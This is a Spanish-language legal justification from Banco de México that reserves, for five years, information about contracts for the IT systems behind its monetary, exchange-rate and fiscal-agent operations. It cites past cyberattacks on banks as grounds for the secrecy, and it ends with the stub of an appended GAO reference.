Información de la contratación de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal.

En términos de lo dispuesto en los artículos 6, apartado A, sexto párrafo, 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 113, fracción IV, de la Ley General de Transparencia y Acceso a la Información Pública, 110, fracción IV, de la Ley Federal de Transparencia y Acceso a la Información Pública; así como, con el Lineamiento Vigésimo segundo, fracciones I y III, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas" (Lineamentos) vigentes, podrá clasificarse como información reservada aquella cuya divulgación pueda menoscabar la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas o, en su caso, de la economía nacional en su conjunto, o bien, otorgue una ventaja indebida, generando distorsiones en la estabilidad de los mercados, o pueda incrementar el costo de operaciones financieras que realicen los sujetos obligados del sector público federal, por lo que la ***Información de la contratación de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal***, se clasifica como reservada, en virtud de lo siguiente:

La divulgación de la citada información representa un riesgo de perjuicio significativo al interés público, ya que revelar información referente al software que soporta la implementación de las operaciones monetarias, cambiarias y de agente financiero que este Instituto central lleva a cabo por cuenta propia o a nombre del gobierno federal, pone en riesgo de destrucción, inhabilitación o sabotaje, infraestructura de tal importancia para la economía mexicana que su destrucción o incapacidad tendría un impacto negativo en la efectividad de las medidas adoptadas en los sistemas financiero, económico, cambiario o monetaria del país, poniendo en riesgo el funcionamiento de esos sistemas o, en su caso, de la economía nacional en su conjunto, o bien pueda incrementar el costo de operaciones financieras que realicen los sujetos obligados del sector público federal; toda vez que dicho riesgo es:

1. **Real**, en razón de que revelar o divulgar la *información de la contratación de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal*, tales como las especificaciones técnicas, los nombres de proveedores, el domicilio de los proveedores, entre otros, **facilita a una persona o grupo de personas con intenciones delincuenciales identificar - de manera directa o a través de técnicas de ingeniería social aplicada a los proveedores - información relacionada con la infraestructura informática que soporta las operaciones cambiarias, monetaria y de agente financiero que realiza la banca central, lo cual posibilita la ejecución de acciones hostiles en contra de las tecnologías de la información de este Instituto Central**, así como de las infraestructuras que éste administra, opera y supervisa, lo cual, podría menoscabar la efectividad de las mismas a tal grado, que su destrucción o inhabilitación afectaría

seriamente la efectividad de las medidas implementadas en los sistemas financiero, económico y cambiario del país, arriesgando el funcionamiento de dichos sistemas y, en consecuencia, de la economía nacional en su conjunto.

Al respecto, debe tenerse presente que los artículos 2o. y 3o. de la Ley del Banco de México, señalan las finalidades y funciones del Banco Central de la Nación, entre las que se encuentran, el objetivo prioritario de **procurar la estabilidad del poder adquisitivo de la moneda nacional**, promover el sano desarrollo del sistema financiero, propiciar el buen funcionamiento de los sistemas de pagos, así como el desempeño de las funciones de **regular los cambios**, la intermediación y los servicios financieros, así como los sistemas de pagos; operar con las instituciones de crédito como banco de reserva y acreditante de última instancia; **prestar servicios de tesorería al Gobierno Federal y actuar como agente financiero del mismo**, las cuales comprenden sus funciones de banca central. Las anteriores son finalidades y funciones que dependen en gran medida de la correcta operación de las tecnologías de la información y comunicaciones que el Banco de México ha instrumentado para estos propósitos, mediante el procesamiento de la información que apoya en la ejecución de dichos procesos.

Cabe señalar que las Tecnologías de Información que utiliza y contrata el Banco de México, como son los sistemas que soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal, son adquiridos, desarrollados o destinados para atender, entre otras, la implementación de las políticas en materia monetaria y, cambiaria[1], y para atender las funciones de agente financiero del gobierno federal. Por tal motivo, divulgar información relacionada con las especificaciones técnicas, nombres de proveedores, funcionamiento, normatividad interna, o configuraciones de dichos sistemas, puede propiciar su inhabilitación y en un extremo escenario, podría perturbar considerablemente al sistema financiero por su efecto directo en la información y operaciones relativas a la implementación de las políticas monetarias, cambiarias y de agente financiero que realiza Banco de México.

Los riesgos aludidos tienen mayor probabilidad de materializarse con la entrega de la información, debido a que **los delincuentes podrían diseñar estrategias para llevar a cabo ataques cibernéticos dirigidos específicamente a los sistemas que soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal.** Dichos ataques focalizados podrían tener mayor probabilidad de éxito debido a que los delincuentes tendrían la posibilidad de dedicar todos sus recursos a ataques concretos identificados con base en la información en cuestión.

Por lo anterior, exponer a los participantes del sistema financiero; así como al Banco Central que las administra, opera y supervisa, a estos riesgos cibernéticos **puede perturbar considerablemente al sistema financiero por su efecto directo en la información y en las**

[1] Las políticas en materia cambiaria son decisión de la Comisión de Cambios.

operaciones a través de las cuales se implementan las políticas monetaria y cambiaria y las funciones de agente financiero.

Un ataque cibernético a los sistemas que soportan las operaciones de regulación monetaria, cambiaria y de agente financiero del gobierno federal, puede provocar la sustracción, interrupción o alteración de la información que se recibe, se procesa y se resguarda en relación a, por ejemplo, las asignaciones de las subastas que el Instituto central lleva a cabo con propósitos de regulación monetaria, regulación cambiaria o de agente financiero del gobierno federal, así como las operaciones cambiarias que realiza como agente financiero del gobierno federal o en la administración de la reserva internacional. Una liquidación errónea derivada de una alteración en los sistemas que generan las órdenes de cobro o pago de las operaciones antes mencionadas puede derivar en un incumplimiento involuntario de las obligaciones del Banco Central o del gobierno federal con el consecuente pago de penas, incremento en el costo de operaciones y daño en la confianza y reputación de éstas instituciones. De forma similar, la interrupción o imposibilidad de ejecutar las subastas monetarias, cambiarias y de agente financiero que realiza el Banco Central, generaría desconfianza, nerviosismo y especulación en el sistema financiero sobre la capacidad del Banco para operar en los mercados financieros, originando presiones sobre las tasas de interés y sobre el tipo de cambio y afectando por ende, el cumplimiento del objetivo prioritario del Banco que es la estabilidad del poder adquisitivo de la moneda nacional.

La realización de hechos como los previamente narrados podría traducirse en un menor interés por parte de los intermediarios financieros en participar en las subastas con propósitos de regulación monetaria, cambiaria y de agente financiero del gobierno federal, comprometiendo la implementación de la política monetaria y por ende la consecución del objetivo prioritario de procura la estabilidad de precios del Banco. De igual forma comprometerían la implementación de la política cambiaria establecida por la Comisión de Cambios con el consecuente deterioro del mercado de cambios local y por ende del sistema financiero del país; e incrementarían el costo de las operaciones del gobierno federal que, al verse imposibilitado de conseguir financiamiento a través de las subastas primarias de valores gubernamentales, tendría que buscar otros medios de financiamiento a mayores costos.

En efecto, proporcionar la información materia de la presente prueba de daño, **facilitaría que terceros logren acceder a información financiera o personal**, modifiquen los datos que se procesan o resguardan en ellas o, incluso, dejen fuera de operación a dichas tecnologías.

Es de suma importancia destacar que los ataques a las tecnologías de la información y de comunicaciones, son uno de los principales y más importantes instrumentos utilizados en el ámbito mundial para ingresar sin autorización a computadoras, aplicaciones, redes de comunicación, y diversos sistemas informáticos, con la finalidad de causar daños, obtener información o realizar operaciones ilícitas. Estos ataques se fundamentan en descubrir y aprovechar vulnerabilidades de dichos sistemas, basando cada descubrimiento en el análisis y estudio de la información de las especificaciones técnicas de diseño y construcción, seguridad informática, especificaciones técnicas en materia de seguridad, procesos de

continuidad operativa y, en general, información relacionada con los sistemas correspondientes e infraestructura informática.

Otra característica de este tipo de ataques, es la propia evolución de los equipos y sistemas, pues con cada actualización, nueva versión que se genera, o nuevo componente que se instale, se abre la oportunidad a la aparición de vulnerabilidades y, por ende, a nuevas posibilidades de ataque. Por ejemplo, en la actualidad, es común que en materia de sistemas de información se empleen herramientas con licencia de uso libre (p.e. librerías de manejo de memoria, traductores entre distintos formatos electrónicos, librerías para despliegue de gráficos, etc.), y que el proveedor publique las vulnerabilidades detectadas en ellas; contando con esta información y con las especificaciones técnicas de la aplicación o herramienta tecnológica que se quiere vulnerar, aquellos individuos con propósitos delincuenciales pueden elaborar un ataque cuya vigencia será el tiempo que tarde en corregirse la vulnerabilidad y aplicarse la actualización respectiva.

Está documentado en la literatura especializada en la materia que los principales elementos de información que requiere conocer un cibercriminal son: la arquitectura de los sistemas, sus especificaciones técnicas, horarios de operación, funcionalidad general, protocolos de comunicación, aspectos de seguridad informática instrumentados, entre otros, para descubrir y aprovechar los puntos débiles que pudieran existir en estos elementos y atacar a los sistemas.[2]

En el caso en concreto, la información materia de esta prueba de daño contiene detalles sobre los formatos y códigos necesarios para la realización de pagos y liquidaciones, nombres de proveedores, especificaciones respecto de los servicios prestados, entre otros, por lo que su divulgación proporcionaría elementos de información que facilitarían a los cibercriminales aprovechar los puntos débiles de las infraestructuras que soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal, y en consecuencia llevar a cabo ataques informáticos más certeros con la finalidad de causar daños o disrupción de servicios, obtener información, o realizar operaciones ilícitas como fraudes a través de éstas infraestructuras.

2. **Demostrable, ya que es un hecho notorio que los sistemas de los Bancos Centrales han sufrido ataques cibernéticos a través de estas infraestructuras**, como SWIFT, la cual ha sido utilizada para realizar robos de capital, uno de estos casos es el del Banco Central de Bangladesh, que sufrió un robo de 81 millones de dólares. O como el caso del Banco del Austro en Ecuador, en el que los atacantes utilizaron un método muy similar al de Bangladesh, para robar 12 millones de dólares. Respecto de lo anterior, a la fecha SWIFT continúa siendo objeto de ataques por diferentes grupos de delincuentes informáticos, y expertos en seguridad informática consideran que este tipo de actividades es susceptible de expandirse a otros servicios y sistemas financieros. Asimismo, los sistemas de empresas

[2] Wilshusen, G. C., & Powner, D. A. (2009). Cybersecurity: Continued efforts are needed to protect information systems from evolving threats (No. GA0-10-230T). GOVERNMENT ACCOUNTABILITY OFFICE WASHINGTON DC.

como Google, Facebook, PayPal y el New York Times se han visto comprometidos por ataques cibernéticos. Las investigaciones realizadas señalan que estos ataques han sido orquestados por organizaciones criminales internacionales con herramientas y técnicas sofisticadas que, además de dañar la reputación de las instituciones afectadas, han generado cuantiosas pérdidas económicas. Esta serie de ataques se encuentra en una fase avanzada, que comenzó con ensayos desde 2017 y que ha logrado la consecución de sus objetivos en algunos casos. En todos ellos, la detección de vulnerabilidades a nivel aplicativo y sistema operativo son elementos en común, por lo cual es totalmente demostrable que el entregar información precisamente sobre las vulnerabilidades de los sistemas que soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal, permitiría a los delincuentes o grupos delictivos el llevar a cabo más ciberataques que pudieran dañar de forma más severa las plataformas a través de las cuales se instrumentan las políticas monetaria y cambiaria, y las actividades de agente financiero del gobierno federal.

Para demostrar lo anterior, se citan algunos de los ataques más relevantes:

i) El ataque de tipo "*Watering hole*" en Polonia, que permitió utilizar un servidor de la Autoridad de Supervisión Financiera para distribuir código malicioso a más de 20 bancos polacos[3], el cual se presentó en diversos países incluyendo México, en donde la Comisión Nacional Bancaria y de Valores resultó afectada;[4]

ii) El ataque del ransomware de *WannaCry*, que aprovechó una vulnerabilidad inherente de Microsoft Windows, para cifrar la información contenida en las máquinas y exigir el pago de un "rescate" para devolver el contenido a su forma original, el cual interrumpió significativamente la operación rutinaria de varias instituciones comerciales y gubernamentales, incluidas Fedex, Deutsche Bahn, Megafon, Telefónica, el Banco Central de Rusia, Ferrocarriles de Rusia y el Ministerio del Interior de Rusia;[5]

iii) La alerta mencionada por la National Emergency Number Association en coordinación con el FBI, sobre la posibilidad de ataques de negación de servicios telefónicos conocidos como TDoS (Telephony denial of service, por sus siglas en inglés) a entidades del sector público;

iv) El ataque que se perpetuo a BANCOMEXT el 9 de enero de 2018 a través de una afectación en su plataforma de pagos internacionales provocada por un tercero. Dicho

---

[3] Badcyber, Author. "Several Polish Banks Hacked, Information Stolen by Unknown Attackers." BadCyber, 9 de febrero de 2017, http://badcyber.com/several-polish-banks-hacked-information-stolen-by-unknown-attackers/ consultado el 24 de septiembre de 2019.

[4] BAE Systems Applied Intelligence. "BAE Systems Threat Research Blog." Lazarus & Watering-Hole Attacks, 12 de febrero de 2017. http://baesystemsai.blogspot.mx/2017/02/lazarus-watering-hole-attacks.html consultado el 24 de septiembre de 2019.

[5] Mattei, T. A. (2017). Privacy, Confidentiality, and Security of Health Care Information: Lessons from the Recent WannaCry Cyberattack. World Neurosurgery, 104, 972-974.

ataque es similar a intromisiones ocurridas en otras instituciones en México y América Latina;[6]

v) El ataque ocurrido a las instituciones financieras participantes del SPEI, el cual consistió en la alteración de sus aplicativos para conectarse a esta IMF, mediante código malicioso, el cual distribuyó dinero desde las cuentas concentradoras de los participantes a cuentas de usuarios específicas, los cuales fueron utilizados como "mulas" para la extracción del dinero.[7] A la fecha de elaboración de la presente prueba de daño, se estima un daño a los participantes del SPEI de aproximadamente 300 millones de pesos. [8] El ataque producido a las plataformas que son usadas por proveedores externos en algunos bancos en México, en relación con el SPEI, ha sido catalogado como similar al que ocurrió con el sistema de pagos internacional S.W.I.F.T. en Rusia.

vi) La filtración a través de redes sociales de la base de datos de tarjetas de los clientes del Banco de Chile dada a conocer por el grupo de hackers llamado "TheShadowBrokers".

vii) La introducción a la red interna de Pemex de un ransomeware el pasado 10 de noviembre, que forzó a la compañía a apagar equipos de cómputo de sus empleados en todo el país, inhabilitando, entre otros, el sistema de pagos de la empresa.[9]

En particular, respecto del sistema financiero mexicano, los ataques han sido focalizados a las tecnologías de la información de las instituciones pertenecientes al mismo y se han incrementado en 2019, destacando nueve principales eventos con una afectación total de 784.7 millones de pesos. Estos ataques aprovecharon vulnerabilidades en infraestructura de cajeros automáticos, banca de inversión, banca móvil, un corresponsal y un enlace con el procesador. Estos ataques son de gran importancia, puesto que representan un riesgo sistémico para la economía mexicana.[10] Dicha situación demuestra la realidad e identificación del riesgo que representan los ataques cibernéticos en el sistema financiero mexicano, por lo que los programas que utiliza el Banco de México para interactuar con el

---

[6] BANCOMEXT. "Acción oportuna de BANCOMEXT salvaguarda intereses de clientes y la institución". 10 de enero de 2018. http://www.bancomext.com/comunicados/18443, consultado el 24 de septiembre de 2019.

[7] Banco de México. "Información sobre los ataques a los Participantes del SPEI". Mayo 2018 http://www.banxico.org.mx/inicio/banner/informacion-importante-sobre-la-situacion-del-spei/%7B2B9BB8C6-D66B-38C4-CC90-F72A7BC335C9%7D.pdf, consultado el 24 de septiembre de 2019.

[8] Acorde con los "Puntos importantes sobre la situación actual del SPEI" publicados en la página de internet del Banco de México, 22 de mayo 2018 http://www.banxico.org.mx/inicio/banner/informacion-importante-sobre-la-situacion-del-spei/%7B022CD9D7-11A9-68E6-D1A5-965F57A23F60%7D.pdf consultados el 24 de septiembre de 2019.

[9] Excélsior, *Hackers piden cinco millones de dólares a Pemex en ciberataque,* 12 de noviembre de 2019. https://www.excelsior.com.mx/nacional/hackers-piden-cinco-millones-de-dolares-a-pemex-en-ciberataque/1347377 consultado el 14 de noviembre de 2019.

[10] Morales, Yolanda, 'Ataques cibernéticos generaron afectaciones por 784 millones de pesos', *El Economista*, 4 de diciembre de 2019, en https://www.eleconomista.com.mx/sectorfinanciero/Ataques-ciberneticos-generaron-afectaciones-por-784-millones-de-pesos-20191204-0141.html, consultado el 9 de diciembre de 2019.

mismo están en alto riesgo de ataques y deben reservarse los datos que, de difundirse, pudieran actualizar una vulneración.

Al respecto, uno de los *modus operandi* de los ciberataques es precisamente a través de la obtención de información pública, información fácilmente accesible o información inaccesible, lo cual puede ocurrir mediante solicitudes de acceso a la información, o bien, a través de las organizaciones que operan o tienen acceso a los sistemas, en complicidad o no, con el único objeto de conocer las vulnerabilidades de las instituciones, empresas, sistemas e infraestructura de tecnologías de la información.[11]

Por otro lado, es de destacar que los cibercriminales han utilizado técnicas de ingeniería social para obtener información y con ello acceder o vulnerar incluso los sistemas más seguros. Una de las formas más comunes de vulnerar los sistemas es mediante la obtención de información a través de diversas fuentes y mecanismos que les permita diseñar ataques informáticos encaminados a ingresar sin autorización a computadoras, sistemas, aplicaciones, y redes de comunicación, entre otros elementos, con la finalidad de causar daños o disrupción de servicios, obtener información, o realizar operaciones ilícitas como fraudes. Las corporaciones multinacionales y las agencias de noticias han sido víctimas de sofisticados ataques dirigidos contra sus sistemas de información derivado de la aplicación de técnicas de ingeniería social.[12]

Por lo anterior, **los estándares de seguridad y las mejores prácticas en materia de seguridad informática y comunicaciones, recomiendan abstenerse de proporcionar especificaciones de componentes, arquitectura o configuración de los programas o dispositivos a personas cuyo rol no esté autorizado**,[13] en el entendido de que dicha información, al estar en posesión de personas no autorizadas, puede facilitar que se realice un ataque exitoso contra la infraestructura tecnológica del Banco Central de la Nación, impidiéndole cumplir sus funciones establecidas en la Ley del Banco de México, así como aquello que le fue conferido por mandato constitucional.

Sea cual fuere el origen o motivación del ataque contra las tecnologías de la información y de comunicaciones administradas por el Banco Central, éste puede conducir al

---

[11] El Financiero, *El sistema financiero mexicano fue víctima de una campaña de ciberataques*, 15 de mayo de 2018. https://www.eleconomista.com.mx/sectorfinanciero/El-sistema-financiero-mexicano-fue-victima-de-una-campana-de-ciberataques-20180515-0097.html consultado el 24 de septiembre de 2019.

[12] Granger, S. (2001). Social engineering fundamentals, part I: hacker tactics. Security Focus, 18 de diciembre de 2001. https://www.symantec.com/connect/articles/social-engineering-fundamentals-part-i-hacker-tactics consultado el 24 de septiembre de 2019.

[13] Ver por ejemplo las 10 medidas básicas de ciberseguridad de la Security Information Center, en particular la relacionada con "Implementar un programa de capacitación en seguridad cibernética para empleados" en donde recomiendan sensibilizar sobre los temas de ingeniería social que buscan obtener información mediante diversos canales de comunicación solicitando información sensible. https://www.waterisac.org/sites/default/files/public/10_Basic_Cybersecurity_Measures-WaterISAC_June2015_0.pdf consultado el 24 de septiembre de 2019.

incumplimiento de su objetivo prioritario y de sus obligaciones hacia los participantes del sistema financiero y/o provocar que a su vez, estos no puedan cumplir con sus propias obligaciones, y en consecuencia, generar un colapso del sistema financiero nacional, lo que iría en contravención a lo establecido en el artículo 2o. de la Ley del Banco de México.

3. **Identificable, puesto que el Banco de México se encuentra permanentemente expuesto a ataques provenientes de internet (o del ciberespacio) que, en su mayoría, pretenden penetrar sus defensas tecnológicas o inutilizar su infraestructura, tal y como queda identificado en los registros y controles tecnológicos de seguridad de la Institución, encargados de detener estos ataques.** Sin perjuicio de lo anterior, se puede mencionar que durante 2018, se registraron un promedio de 700 intentos de ataque al mes, llegando a presentarse hasta 1500 intentos de ataque en un único mes. Si bien dichos ataques no han logrado irrumpir en los sistemas del Banco de México, resulta claramente identificable que el objeto final de dichos ataques son los sistemas que soportan las operaciones del Banco de México, entre ellas las que realiza con propósitos de regulación monetaria y cambiaria, y como agente financiero del gobierno federal, cuya seguridad depende de la reserva de la información materia de la presente prueba de daño.

   Lo anterior no es ajeno a la banca mundial, la cual es continuamente asediada por grupos denominados "hacktivistas", como ocurrió en junio de 2017, donde se pretendía inutilizar los sitios Web de los bancos centrales: "Anonymous anuncia 07 de junio como inicio de operación #OpIcarus 2017, cuyo objetivo son bancos centrales del mundo y otras instituciones financieras como la Reserva Federal y el Fondo Monetario Internacional en Estados Unidos. La operación iniciará mañana 07 de junio y tendrá una duración de 14 días, como protesta por las decisiones de los gobiernos de todo el mundo que no cumplen con las necesidades de la población."

   Adicionalmente, si bien las afectaciones a la infraestructura de las tecnologías de la información y de comunicaciones pueden también deberse a riesgos inherentes a las mismas, es importante considerar que cuando estas afectaciones han ocurrido en el Banco de México, se ha generado alerta y preocupación de forma inmediata entre los participantes del sistema financiero; por lo que de presentarse afectaciones derivadas de ataques orquestados a partir de información de especificaciones o configuraciones de estas tecnologías, entregada por el propio Banco Central, se corre el riesgo de disminuir la confianza depositada en este Instituto con el consecuente impacto en las políticas que implementa el Banco y por ende en la economía, con lo que esto conlleva.

   En ese sentido, **un ataque informático derivado de proporcionar información de la contratación de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal, podría resultar en la afectación y alteración de las asignaciones de las subastas que este instituto lleva a cabo con propósitos de regulación monetaria, cambiaria y de agente financiero del Gobierno Federal**. A su vez estas afectaciones podrían, en caso de alterar las asignaciones de las

subastas, menoscabar el efecto de las medidas adoptadas en las políticas monetaria, cambiaria y del sistema financiero del país; y en las órdenes de transferencia de fondos, podrían derivar en una pérdida de patrimonio no sólo para las instituciones financieras del país sino del propio banco central o el mismo gobierno federal.

El riesgo de perjuicio que supondría la divulgación de la información materia de esta prueba de daño, supera el interés público general de que se difunda, pues el interés público se centra en que no se comprometa la efectividad en las medidas implementadas en los sistemas monetario, cambiario, financiero y económico, que propician el buen funcionamiento de esos sistemas y de la economía nacional en su conjunto por lo que, la *información de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal*, no satisface un interés público, por el contrario, es información que pone en riesgo la efectividad de las medias adoptadas en los sistemas monetario, cambiario, del sistema financiero y de la economía nacional en su conjunto. Asimismo al realizar una interpretación sobre la alternativa que más satisface dicho interés, se puede concluir que debe prevalecer el derecho más favorable a las personas, esto es, beneficiar el interés de la sociedad, el cual se obtiene por el cumplimiento ininterrumpido de las funciones del Banco de México.

En consecuencia, **proporcionar la información en cuestión, no aporta un beneficio mayor a la transparencia y rendición de cuentas que sea comparable con el perjuicio que implicaría el hecho de divulgarla**, esto es, que permita planear y perpetrar ataques cibernéticos dirigidos específicamente a los sistemas que soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal y a la infraestructura relacionada con estos, los cuales tengan como resultado la creación de mecanismos que faciliten el acceso indebido, la substracción de información - como datos personales referente a sus usuarios y las operaciones que realizan -, la alteración de resultados de las subastas que realiza este instituto y de las órdenes de transferencia entre las cuentas bancarias de los participantes o la disrupción en éstos. En este sentido, el riesgo de perjuicio antes señalado supera claramente el interés general de que se difunda la información.

Por otra parte, la limitación se adecua al principio de proporcionalidad, toda vez que debe prevalecer el interés que más beneficie a la colectividad, y como se ha dicho, proteger la *información de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal* **evitará poner en riesgo la efectividad de las medidas en materia monetaria y cambiaria, del sistema financiero y de la economía nacional en su conjunto.**

Asimismo, **reservar la información en cuestión representa el medio menos restrictivo disponible para evitar el perjuicio**, en aras salvaguardar la efectividad de las medidas adoptadas en materia cambiaria, así como la estabilidad del sistema financiero, **puesto que el propio legislador determinó**

que el medio menos restrictivo es la clasificación de la información cuando actualice las causales prevista en la Ley, tal y como se demostró en el presente caso.

Por otra parte, se hace referencia a lo establecido en el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), así como en la parte conducente de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP), donde se contempla que los sujetos obligados, entre los cuales se encuentra el Banco de México, deberán poner a disposición del público y mantener actualizada diversa información, de acuerdo con sus facultades, atribuciones, funciones u objeto social, según corresponda, en los respectivos medios electrónicos, por lo menos, de los temas, documentos y políticas señalados en las fracciones I a XLVIII, de dicho artículo.

Cabe destacar que con la finalidad de establecer la forma en que los sujetos obligados deben dar cumplimiento al citado artículo 70 de la LGTAIP, el Instituto Nacional de Transparencia Acceso a la Información y Protección de Datos Personales (INAI), publicó en el Diario Oficial de la Federación de fecha 4 de mayo de 2016, el "*Acuerdo del Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información Pública y Protección de Datos Personales, por el que se aprueban los Lineamientos técnicos generales para la publicación, homologación y estandarización de la información de las obligaciones establecidas en el título quinto y en la fracción IV del artículo 31 de la Ley General de Transparencia y Acceso a la Información Pública, que deben de difundir los sujetos obligados en los portales de Internet y en la Plataforma Nacional de Transparencia*" (en lo sucesivo, Lineamientos Técnicos Generales).

En dichos Lineamientos Técnicos Generales, dentro de su anexo 1, se establecen los criterios sustantivos de contenido (metadatos)[14], en razón de la fracción correspondiente al artículo 70 de la LGTAIP, que los sujetos obligados deben publicar en los respectivos medios electrónicos a efecto de cumplir con las obligaciones establecidas en el título quinto y en la fracción IV del artículo 31 de la mencionada ley.

En tal virtud, debe destacarse que dichos metadatos comprenden información relativa al contenido de la contratación que se reserva con fundamento y motivación en las consideraciones vertidas en la presente prueba de daño, cuya publicación podría poner en riesgo la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas o, en su caso, de la economía nacional en su conjunto, o bien, otorguen una ventaja indebida, generen distorsiones en la estabilidad de los mercados, o puedan incrementar el costo de operaciones financieras que realicen los sujetos obligados del sector público federal, tal como se ha manifestado en la presente justificación.

En ese sentido, es evidente que las consideraciones formuladas en la presente prueba de daño respecto de la reserva de la contratación objeto de clasificación, son aplicables a los metadatos

[14] Según el INEGI, los metadatos son "datos estructurados que describen las características de la información: su contenido, calidad, condición y otros aspectos de los productos o conjuntos de datos espaciales". En otras palabras, los "metadatos" son información. Fuente: http://www.inegi.org.mx/geo/contenidos/metadatos/default.aspx , consultado el 25 de abril de 2018.

relativos a dichos documentos, por lo que son de clasificarse como reservados de conformidad con el artículo 113, fracción IV, de la LGTAIP, el cual dispone que: "como información reservada podrá clasificarse aquella cuya publicación pueda afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; pueda poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país, pueda comprometer la seguridad en la provisión de moneda nacional al país, o pueda incrementar el costo de operaciones financieras que realicen los sujetos obligados del sector público federal".

En consecuencia, es claro que revelar la **información** contenida en los "metadatos" derivados ***Información de la contratación de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal*** actualizan el supuesto previsto del artículo 113, fracción IV, de la LGTAIP, toda vez que contiene información cuya divulgación "pondría en riesgo la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; pueda poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país, , o pueda incrementar el costo de operaciones financieras que realicen los sujetos obligados del sector público federal".

Adicionalmente, los Lineamientos Técnicos Generales permiten reservar esta información, publicando en la pestaña correspondiente del portal de Internet una leyenda con el fundamento legal que especifique la información se encuentra clasificada. Esto ha sido realizado por el propio INAI, en el Sistema de Portales de Obligaciones de Transparencia, respecto de la información reportada bajo la fracción XXVII del artículo 70 de la LGTAIP, en el campo correspondiente a "Sentido de la resolución" y "Nota".[15]

Por lo anterior, se clasifica como reservada la información contenida en los metadatos siguientes: Fracción XXVIII art. 70 de la LGTAIP: *Descripción de las obras, los bienes, servicios, requisiciones u orden de servicio contratados y/o adquiridos, Nombre completo o razón social de los posibles contratantes, Registro Federal de Contribuyentes (RFC) de las personas físicas o morales posibles contratantes, Nombre o razón social del adjudicado, Registro Federal de Contribuyentes (RFC) de la persona física o moral adjudicada, Hipervínculo en su caso, al (los) Informe(s) de avance físicos en versión pública si así corresponde, Hipervínculo, en su caso, al (los) Informe(s) de avance financieros, en versión pública si así corresponde, Hipervínculo al acta de recepción física de los trabajos ejecutados u homóloga.*, toda vez que al revelar dicha información al público en general, se pondrían en riesgo las funciones del Banco de México, el funcionamiento del sistema financiero y de la economía nacional en su conjunto.

Fracción XXXII art. 70 de la LGTAIP: *Nombre, denominación o razón social del proveedor o contratista, Estratificación, Origen del proveedor o contratista, País de origen si la empresa es una filial extranjera, Registro Federal de Contribuyentes (RFC) de la persona física o moral, Entidad*

[15] Esta información puede ser consultada a través de la siguiente liga: http://consultapublicamx.inai.org.mx:8080/vut-web/

federativa de la persona física o moral, El proveedor o contratista realiza subcontrataciones, Actividad económica de la empresa, Domicilio fiscal de la empresa, Domicilio en el extranjero, Nombre del representante legal de la empresa, Datos de contacto, Correo electrónico, Tipo de acreditación legal que posee, Dirección electrónica que corresponda a la página web del proveedor o contratista, Teléfono oficial del proveedor o contratista, Correo electrónico comercial del proveedor o contratista, toda vez que al revelar dicha información al público en general, se pondrían en riesgo las funciones del Banco de México, el funcionamiento del sistema financiero y de la economía nacional en su conjunto.

En razón de lo anterior, y vistas las consideraciones expuestas en el presente documento, con fundamento en lo establecido en los artículos 6o., apartado A, fracciones I y VIII, párrafo sexto, 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 1, 100, 103, segundo párrafo, 104, 105, 107, 108, último párrafo, 109, 113, fracción IV, y 114 de la LGTAIP; 97, 100, 102, 103, 110, fracción IV, y 111 de la LFTAIP, 1o., 2o. y 3o., fracción I, de la Ley del Banco de México; 4o., párrafo primero, 8o., párrafos primero, y tercero, 10, párrafo primero, 12 y 19 Bis 1, del Reglamento Interior del Banco de México; Segundo, fracción VI, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como, así como Primero, Segundo, fracción XIII, Cuarto, Sexto, Octavo, párrafos primero, segundo y tercero, Vigésimo segundo, fracciones I y III, Trigésimo tercero, y Trigésimo cuarto, párrafos primero y segundo de los Lineamientos, se clasifica como reservada, **por el plazo de 5 años a partir de la fecha de clasificación,** la ***información de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal y los metadatos listados anteriormente,*** toda vez que el Banco Central continuará utilizando la infraestructura tecnológica protegida por la presente prueba de daño para el ejercicio de sus funciones, considerando que los periodos de reemplazo de la infraestructura tecnológica, y por consiguiente la vigencia de sus propias especificaciones, se extienden a rangos de entre diez y quince años.

REFERENCIA 2

United States Government Accountability Office

GAO

Statement for the Record
To the Subcommittee on Terrorism and Homeland Security, Committee on the Judiciary, U.S. Senate

